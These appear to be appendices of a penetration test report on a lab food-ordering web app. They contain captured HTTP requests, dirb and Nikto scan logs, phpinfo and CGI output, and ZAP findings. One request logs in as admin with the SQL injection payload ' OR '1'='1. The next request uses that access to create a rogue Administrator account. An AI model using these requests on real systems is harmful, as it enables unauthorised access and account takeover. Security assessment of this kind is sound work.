
Cancelling order



```
POST /routers/cancel-order.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.20/orders.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 56
Cookie: SecretCookie=Z3JmZ3ZhdDpjbmZmamJlcToxNTczODI0MDM0; PHPSESSID=50u1h6edim3rpo6rbr2nttcj80
Connection: close
Upgrade-Insecure-Requests: 1

id=24&status=Cancelled+by+Customer&payment_type=&action=
```


Support tickets



```
POST /routers/add-ticket.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.20/tickets.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 90
Cookie: SecretCookie=Z3JmZ3ZhdDpjbmZmamJlcToxNTczODI0MDM0; PHPSESSID=50u1h6edim3rpo6rbr2nttcj80
Connection: close
Upgrade-Insecure-Requests: 1

subject=test+subject&description=test+description%0D%0Aqwertyuiop&type=Others&id=5&action=
```


Editing details



```
POST /details-router.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.20/details.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 136
Cookie: PHPSESSID=5oamiivese25d8c0sd4ppridi6
Connection: close
Upgrade-Insecure-Requests: 1

username=hacklab&name=Benny+Hillinger&email=hacklab%40hacklab.com&phone=9898000001&address=1+Bell+Street%2C+Dundee+DD1+1HG%0D%
0A&action=
```


Changing password



```
POST /updatepassword.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.20/changepassword.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 47
Cookie: PHPSESSID=5oamiivese25d8c0sd4ppridi6
Connection: close
Upgrade-Insecure-Requests: 1

oldpassword=hacklab&newpassword=hacklab&action=
```


Admin login (with SQL injection)



```
POST /routers/adminrouter.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.20/admin/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 54
Cookie: SecretCookie=dW5weHlubzp1bnB4eW5vOjE1NzQzNzY4NDI%3D; PHPSESSID=dgh0hji61u2vq4vomd5q4gaj47
Connection: close
Upgrade-Insecure-Requests: 1

username=hacklab%27+OR+%271%27%3D%271&password=hacklab
```


Adding new admin



```
POST /routers/add-users.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.20/admin/users.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 136
Cookie: SecretCookie=dW5weHlubzp1bnB4eW5vOjE1NzQzNzY4NDI%3D; PHPSESSID=dgh0hji61u2vq4vomd5q4gaj47
Connection: close
Upgrade-Insecure-Requests: 1

username=hacker&password=hacker&name=hackeroni&email=test%40test.org&contact=0123456789&address=123+test+lane&role=Administrator&action=
```


Opening or closing a ticket as admin



```
POST /routers/adminticket-status.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.20/admin/view-ticket-admin.php?id=11
Content-Type: application/x-www-form-urlencoded
Content-Length: 32
Cookie: SecretCookie=dW5weHlubzp1bnB4eW5vOjE1NzUwMzg5NjU%3D; PHPSESSID=5oamiivese25d8c0sd4ppridi6
Connection: close
Upgrade-Insecure-Requests: 1

ticket_id=11&status=Open&action=
```


Replying to a ticket as admin



```
POST /routers/ticket-message.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.20/admin/view-ticket-admin.php?id=11
Content-Type: application/x-www-form-urlencoded
Content-Length: 66
Cookie: SecretCookie=dW5weH1ubzp1bnB4eW5vOjE1NzUwMzg5NjU%3D; PHPSESSID=5oamiivese25d8c0sd4ppridi6
Connection: close
Upgrade-Insecure-Requests: 1

role=Administrator&ticket_id=11&message=replying+to+ticket&action=
```


Changing delivery status as admin



```
POST /routers/edit-orders.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.20/admin/all-orders.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 40
Cookie: SecretCookie=dW5weH1ubzp1bnB4eW5vOjE1NzUwMzg5NjU%3D; PHPSESSID=5oamiivese25d8c0sd4ppridi6
Connection: close
Upgrade-Insecure-Requests: 1

id=22&status=Yet+to+be+delivered&action=
```


Modifying menu as admin



```
POST /routers/menu-router.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.20/admin/admin-page.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 212
Cookie: SecretCookie=dW5weH1ubzp1bnB4eW5vOjE1NzUwMzg5NjU%3D; PHPSESSID=5oamiivese25d8c0sd4ppridi6
Connection: close
Upgrade-Insecure-Requests: 1

1_name=Haddock+and+chip&1_price=6&1_hide=2&2_name=Burger+and+chips&2_price=6&2_hide=1&3_name=Curry+and+rice&3_price=5&3_hide=1
&4_name=Doner+Kebab&4_price=5&4_hide=1&5_name=Cod+and+chips&5_price=8&5_hide=1&action=
```

Adding to menu as an admin



```
POST /routers/add-item.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.20/admin/admin-page.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 31
Cookie: SecretCookie=dW5weH1ubzp1bnB4eW5vOjE1NzUwMzg5NjU%3D; PHPSESSID=5oamiivese25d8c0sd4ppridi6
Connection: close
Upgrade-Insecure-Requests: 1

name=dsffwefew&price=12&action=
```

APPENDIX B – CONFIGURATION AND DEPLOYMENT MANAGEMENT TESTING

1. CGI-BIN TEST:

```
CGI/1.0 test script report:

argc is 0. argv is .

SERVER_SOFTWARE = Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7
SERVER_NAME = 192.168.1.20
GATEWAY_INTERFACE = CGI/1.1
SERVER_PROTOCOL = HTTP/1.1
SERVER_PORT = 80
REQUEST_METHOD = GET
HTTP_ACCEPT =
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*
/*;q=0.8,application/signed-exchange;v=b3
PATH_INFO =
PATH_TRANSLATED =
SCRIPT_NAME = /cgi-bin/test-cgi
QUERY_STRING =
REMOTE_HOST =
REMOTE_ADDR = 192.168.1.1
REMOTE_USER =
AUTH_TYPE =
CONTENT_TYPE =
CONTENT_LENGTH =
```

2. PHPINFO:

4 PHP Version 5.4.7

System	Linux box 3.0.21-tinycore #3021 SMP Sat Feb 18 11:54:11 EET 2012 i686
Build Date	Sep 19 2012 11:10:36
Configure Command	'./configure' '--prefix=/opt/lampp' '--with-apxs2=/opt/lampp/bin/apxs' '--with-config-file-path=/opt/lampp/etc' '--with-mysql=mysqlnd' '--enable-inline-optimization' '--disable-debug' '--enable-bcmath' '--enable-calendar' '--enable-ctype' '--enable-ftp' '--enable-gd-native-ttf' '--enable-magic-quotes' '--enable-shmop' '--disable-sigchild' '--enable-sysvsem' '--enable-sysvshm' '--enable-wddx' '--with-gdbm=/opt/lampp' '--with-jpeg-dir=/opt/lampp' '--with-png-dir=/opt/lampp' '--with-freetype-dir=/opt/lampp' '--with-zlib=yes' '--with-zlib-dir=/opt/lampp' '--with-openssl=/opt/lampp' '--with-xsl=/opt/lampp' '--with-ldap=/opt/lampp' '--with-gd' '--with-imap-ssl' '--with-imap=/opt/lampp' '--with-gettext=/opt/lampp' '--with-mssql=/opt/lampp' '--with-sybase-ct=/opt/lampp' '--with-interbase=shared,/opt/interbase' '--with-mysql-sock=/opt/lampp/var/mysql/mysql.sock' '--with-oci8=shared,instantclient,/opt/lampp/lib/instantclient' '--with-mcrypt=/opt/lampp' '--with-mhash=/opt/lampp' '--enable-sockets' '--enable-mbstring=all' '--with-curl=/opt/lampp' '--enable-mbregex' '--enable-zend-multibyte' '--enable-exif' '--with-bz2=/opt/lampp' '--with-sqlite=shared,/opt/lampp' '--with-sqlite3=/opt/lampp' '--with-libxml-dir=/opt/lampp' '--enable-soap' '--enable-pcntl' '--with-mysqli=mysqlnd' '--with-pgsql=shared,/opt/lampp/postgresql' '--with-iconv' '--with-pdo-mysql=mysqlnd' '--with-pdo-pgsql=/opt/lampp/postgresql' '--with-pdo-sqlite' '--enable-intl' '--with-icu-dir=/opt/lampp' '--enable-fileinfo' '--enable-phar'

3. DIRB:

```
START_TIME: Mon Dec  2 06:55:57 2019
URL_BASE: http://192.168.1.20/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.20/ ----
==> DIRECTORY: http://192.168.1.20/admin/
+ http://192.168.1.20/admin.cgi (CODE:403|SIZE:990)
+ http://192.168.1.20/admin.pl (CODE:403|SIZE:990)
+ http://192.168.1.20/AT-admin.cgi (CODE:403|SIZE:990)
+ http://192.168.1.20/cachemgr.cgi (CODE:403|SIZE:990)
+ http://192.168.1.20/cgi-bin/ (CODE:403|SIZE:1004)
==> DIRECTORY: http://192.168.1.20/css/
==> DIRECTORY: http://192.168.1.20/font/
==> DIRECTORY: http://192.168.1.20/images/
==> DIRECTORY: http://192.168.1.20/includes/
+ http://192.168.1.20/index.html (CODE:200|SIZE:2111)
+ http://192.168.1.20/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://192.168.1.20/js/
+ http://192.168.1.20/phpinfo.php (CODE:200|SIZE:76702)
+ http://192.168.1.20/phpmyadmin (CODE:403|SIZE:990)
+ http://192.168.1.20/robots.txt (CODE:200|SIZE:53)
==> DIRECTORY: http://192.168.1.20/security/

---- Entering directory: http://192.168.1.20/admin/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20/font/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20/includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20/js/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.1.20/security/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

```
-----------------
END_TIME: Mon Dec  2 06:56:08 2019
DOWNLOADED: 4612 - FOUND: 10
```

4. NIKTO:

```
---------------------------------------------------------------------------
+ Target IP:          192.168.1.20
+ Target Hostname:    192.168.1.20
+ Target Port:        80
+ Start Time:         2019-12-02 07:00:56 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.3 (Unix) OpenSSL/1.0.1c PHP/5.4.7
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the
user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user
agent to render the content of the site in a different fashion to the MIME
type
+ Cookie PHPSESSID created without the httponly flag
+ Retrieved x-powered-by header: PHP/5.4.7
+ "robots.txt" contains 1 entry which should be manually viewed.
+ Apache/2.4.3 appears to be outdated (current is at least Apache/2.4.37).
Apache 2.2.34 is the EOL for the 2.x branch.
+ PHP/5.4.7 appears to be outdated (current is at least 7.2.12). PHP 5.6.33,
7.0.27, 7.1.13, 7.2.1 may also current release for each branch.
+ OpenSSL/1.0.1c appears to be outdated (current is at least 1.1.1). OpenSSL
1.0.0o and 0.9.8zc are also current.
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers
to easily brute force file names. See
http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives
for 'index' were found: HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var
+ OSVDB-112004: /cgi-bin/printenv: Site appears vulnerable to the
'shellshock' vulnerability (http://cve.mitre.org/cgi-
bin/cvename.cgi?name=CVE-2014-6271).
+ OSVDB-112004: /cgi-bin/printenv: Site appears vulnerable to the
'shellshock' vulnerability (http://cve.mitre.org/cgi-
bin/cvename.cgi?name=CVE-2014-6278).
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable
to XST
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-5034: /admin/login.php?action=insert&username=test&password=test:
phpAuction may allow user admin accounts to be inserted without proper
authentication. Attempt to log in with user 'test' password 'test' to verify.
+ OSVDB-3268: /admin/: Directory indexing found.
+ OSVDB-3092: /admin/: This might be interesting...
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /includes/: Directory indexing found.
+ OSVDB-3092: /includes/: This might be interesting...
+ OSVDB-3233: /cgi-bin/printenv: Apache 2.0 default script is executable and
gives server environment variables. All default scripts should be removed. It
may also allow XSS types of attacks. http://www.securityfocus.com/bid/4431.
+ OSVDB-3233: /cgi-bin/test-cgi: Apache 2.0 default script is executable and
reveals system information. All default scripts should be removed.
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs
phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /admin/login.php: Admin login page/section found.
+ /login.php: Admin login page/section found.
+ OSVDB-3092: /test.php: This might be interesting...
+ 9535 requests: 0 error(s) and 31 item(s) reported on remote host
+ End Time:           2019-12-02 07:02:06 (GMT-5) (70 seconds)
```

APPENDIX C – TESTING FOR AUTHENTICATION

1. CLIENT SIDE JAVASCRIPT LENGTH CHECK:

```
    $("#formValidate").validate({
        rules: {
            username: {
                required: true,
                minlength: 5
            },
            name: {
                required: true,
                minlength: 5
            },
                       password: {
                               required: true,
                               minlength: 5
                       },
            phone: {
                               required: true,
                               minlength: 4
                       },
        },
        messages: {
            username: {
                required: "Enter username",
                minlength: "Minimum 5 characters are required."
            },
            name: {
                required: "Enter name",
                minlength: "Minimum 5 characters are required."
            },
                       password: {
                               required: "Enter password",
                               minlength: "Minimum 5 characters are required."
                       },
            phone:{
                               required: "Specify contact number.",
                               minlength: "Minimum 4 characters are required."
                       },
        },
        errorElement : 'div',
        errorPlacement: function(error, element) {
          var placement = $(element).data('error');
          if (placement) {
            $(placement).append(error)
          } else {
            error.insertAfter(element);
          }
        }
     });
```

APPENDIX D – TESTING FOR INPUT VALIDATION

1. ZAP REPORT:

ZAP Scanning Report
Summary of Alerts

Risk Level	**Number of Alerts**
High	**0**
Medium	**2**
Low	**5**
Informational	**0**

Alert Detail
**Medium (Medium)	Application Error Disclosure**
Description
This page contains an error/warning message that may disclose sensitive information like the location of the file that produced the unhandled exception. This information can be used to launch further attacks against the web application. The alert could be a false positive if the error message is found inside a documentation page.

**URL	http://192.168.1.20/images/favicon/?C=S;O=D**
**Method	GET**
**Evidence	Parent Directory**
**URL	http://192.168.1.20/js/plugins/animate-css/?C=S;O=A**
**Method	GET**
**Evidence	Parent Directory**
**URL	http://192.168.1.20/js/plugins/data-tables/css/?C=N;O=A**
**Method	GET**
**Evidence	Parent Directory**
**URL	http://192.168.1.20/images/favicon/?C=D;O=A**
**Method	GET**
**Evidence	Parent Directory**
